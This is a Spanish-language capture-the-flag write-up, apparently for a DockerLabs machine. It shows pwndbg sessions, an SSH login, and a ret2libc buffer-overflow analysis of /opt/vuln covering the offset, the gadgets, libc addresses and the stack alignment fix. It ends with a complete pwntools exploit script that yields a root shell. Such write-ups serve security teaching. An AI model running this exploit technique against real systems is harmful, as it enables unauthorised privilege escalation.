
```

—[BACKTRACE]—

- 0 0x55555555562d main+199
- 1 0x7ffff7633f75 __libc_start_call_main+117
- 2 0x7ffff7634027 __libc_start_main+135

3 0x555555551a5 _start+37

```
pwndbg> set $rax = 1
pwndbg> info registers rax
rax          0x1          0x1
pwndbg> continue
Continuing.
Clave correcta.
[Detaching after vfork from child process 17584]
--2026-04-26 17:38:16-- http://insanity.dl/ultra_secret_folderkma/2334645634646.txt
Resolving insanity.dl (insanity.dl)... 172.17.0.2
Connecting to insanity.dl (insanity.dl)|172.17.0.2|:80... failed: No route to host.
[Inferior 1 (process 16473) exited normally]
```



```
(miguel@kali)-[~/Downloads]
$ ssh maci@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is: SHA256:zOTAn0lMEH6FLmjGfiZKtPWMT3yvU1VE4gcdNC/u0AI
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
maci@172.17.0.2's password:
Linux dockerlabs 6.19.11+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.19.11-1kali1

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
maci@dockerlabs:~$ whoami
maci
maci@dockerlabs:~$ id
uid=1000(maci) gid=1000(maci) groups=1000(maci),100(users)
```

[illegible]

```
aaaqaaaraaasaaataaaauaaavaaaawaaaxaaayaaazaabbaabcaabdaabeaabfa
abgaabh
aabiaabjaabkaablaabmaabnaaboabpaabqaabraabsaabtaabuaabvaabwa
abxaabyaab
pwndbg> run
```

```
LEGEND: STACK | HEAP | CODE | DATA | WX | RODATA
19:07 [35/548]
```

```
—[ LAST SIGNAL ]—
```

```
Program received signal SIGSEGV (fault address: 0x0).
```

```
[ REGISTERS / show-flags off / show-compact-regs off ]
```

```
RAX 0x7fffffffdbf0 ← 0x6161616261616161 ('aaaabaaa')
RBX 0
RCX 0x7ffff7f967a0 (_IO_stdfile_0_lock) ← 0
RDX 0x7ffff7f967a0 (_IO_stdfile_0_lock) ← 0
RDI 0x7fffffffdbf1 ← 'aaabaaacaaadaaaeaaafaaagaaahaaaiaaaj
aaakaaalaaamaanaaaooaaapaaaqaaaraaasaaataaaauaaavaaaawaaaxaaaya
aazaabb
aabcaabdaabeabfaabgaabhaabiaabjaabkaablaabmaabnaaboabpaabqa
abraabsaabtaabuaabvaabwaabxaabyaab'
RSI 0x405721 ← 0x6361616162616161 ('aaabaaac')
R8 0x4057e9 ← 0
R9 0xfbad2288
R10 0
R11 0x202
R12 1
R13 0x7ffff7ffd000 (_rtld_global) → 0x7ffff7ffe2f0 ← 0
R14 0x7fffffffdda8 → 0x7ffffffffffe15a ← 'COLORFGBG=15;0'
```

```

R15 0x403e00 (__do_global_dtors_aux_fini_array_entry) → 0x
401130 (__do_global_dtors_aux) ← endbr64
RBP 0x6261616962616168 ('haabiaab')
RSP 0x7fffffffdc78 ← 'jaabkaablaabmaabnaaboaabpaabqaabraab
saabtaabuaabvaabwaabxaabyaab'
RIP 0x401189 (vuln+27) ← ret

```

_____ [DISA
SM / x86-64 / set emulate on]_____

```

► 0x401189 <vuln+27>      ret                                <
0x6261616b6261616a>

```

↓

```

pwndbg> cyclic -l 0x6261616b6261616a
Finding cyclic pattern of 4 bytes: b'jaab' (hex: 0x6a616162)
Found at offset 136
pwndbg>

```

1. Análisis Inicial

El objetivo es un binario de 64 bits (`x86_64`) que presenta una vulnerabilidad de **Buffer Overflow** mediante una función insegura (como `gets` o `scanf`).

Protecciones:

- **ASLR:** Desactivado (confirmado con `ldd`). Las direcciones de `libc` son constantes en cada ejecución.
- **NX (No-Execute):** Activado. No podemos ejecutar shellcode en la pila, por lo que usamos la técnica **Ret2Libc**.
- **PIE:** Desactivado. Las direcciones del binario base son estáticas.

2. Recolección de Información

Búsqueda del Offset:

Usando `pwndbg` y un patrón cíclico, identificamos que el programa crashea cuando escribimos en el registro `RIP`.

- **Comando:** `cyclic 200`
- **Resultado:** Offset **136 bytes**.

Localización de Gadgets:

El binario contenía una función llamada `asmf` con un gadget ideal para controlar el primer argumento de las funciones (`RDI`):

- **Gadget:** `0x40116a ( pop rdi; nop; pop rbp; ret )`
- **Nota:** Al tener un `pop rbp`, debemos enviar 8 bytes de basura adicionales después de la dirección de `/bin/sh`.

Direcciones de Libc:

Al no haber ASLR, extrajimos las direcciones directamente con GDB:

- **System:** `0x7ffff7e27490`
- **Exit:** `0x7ffff7e19680`
- **/bin/sh:** `0x7ffff7f71031` (Localizado con `find` en GDB y confirmado con `strings -a -t x`).

3. El Desafío: Alineación de la Pila (The Stack Alignment Wall)

Durante las pruebas, el exploit fallaba con un `SIGSEGV` dentro de la función `do_system`. Al analizar con GDB, descubrimos que el error ocurría en una instrucción `movaps`.

Causa: En arquitecturas de 64 bits, la pila (`RSP`) debe estar alineada a **16 bytes** antes de llamar a funciones de `libc`. Nuestra cadena ROP estaba dejando la pila desalineada por 8 bytes.

4. Explotación Final (Payload)

Para solucionar la alineación, añadimos una instrucción `RET` adicional al inicio de la cadena. Esto actúa como un "salto en el sitio" que desplaza la pila 8 bytes, cumpliendo con el requisito de alineación.

Estructura del Payload:

1. **Padding:** 136 bytes de "A" para llenar el buffer.
2. **Alineación:** Dirección de un `RET` (`0x401189`).
3. **Control de RDI:** Dirección del gadget `pop rdi` (`0x40116a`).
4. **Argumento:** Dirección de `"/bin/sh"`.
5. **Limpieza RBP:** 8 bytes de basura (`0x0`) para el segundo `pop` del gadget.
6. **Salto a Libc:** Dirección de `system`.
7. **Salida:** Dirección de `exit` (opcional, para evitar crash al cerrar).

Script Final de Explotación:

```
from pwn import *

# Configuración
OFFSET = 136
POP_RDI_POP_RBP = 0x40116a
RET = 0x401189
SYSTEM = 0x7ffff7e27490
BINSH = 0x7ffff7f71031
EXIT = 0x7ffff7e19680

# Construcción
payload = b"A" * OFFSET
payload += p64(RET) # Corregir alineación de 16 bytes
payload += p64(POP_RDI_POP_RBP)
payload += p64(BINSH)
payload += p64(0x0) # Padding para el pop rbp adicional
```

```
payload += p64(SYSTEM)
payload += p64(EXIT)
```

Ejecución

```
p = process('/opt/vuln')
p.sendline(payload)
p.interactive()
```

```
maci@dockerlabs:~$ nano exploit.py
maci@dockerlabs:~$ python3 exploit.py
[+] Starting local process '/opt/vuln': pid 402
[*] Enviando payload... Si se queda quieto, escribe 'id'
[*] Switching to interactive mode
Escribe tu nombre: root
$ id
uid=0(root) gid=0(root) groups=0(root),100(users),1000(maci)
$ whoami
root
```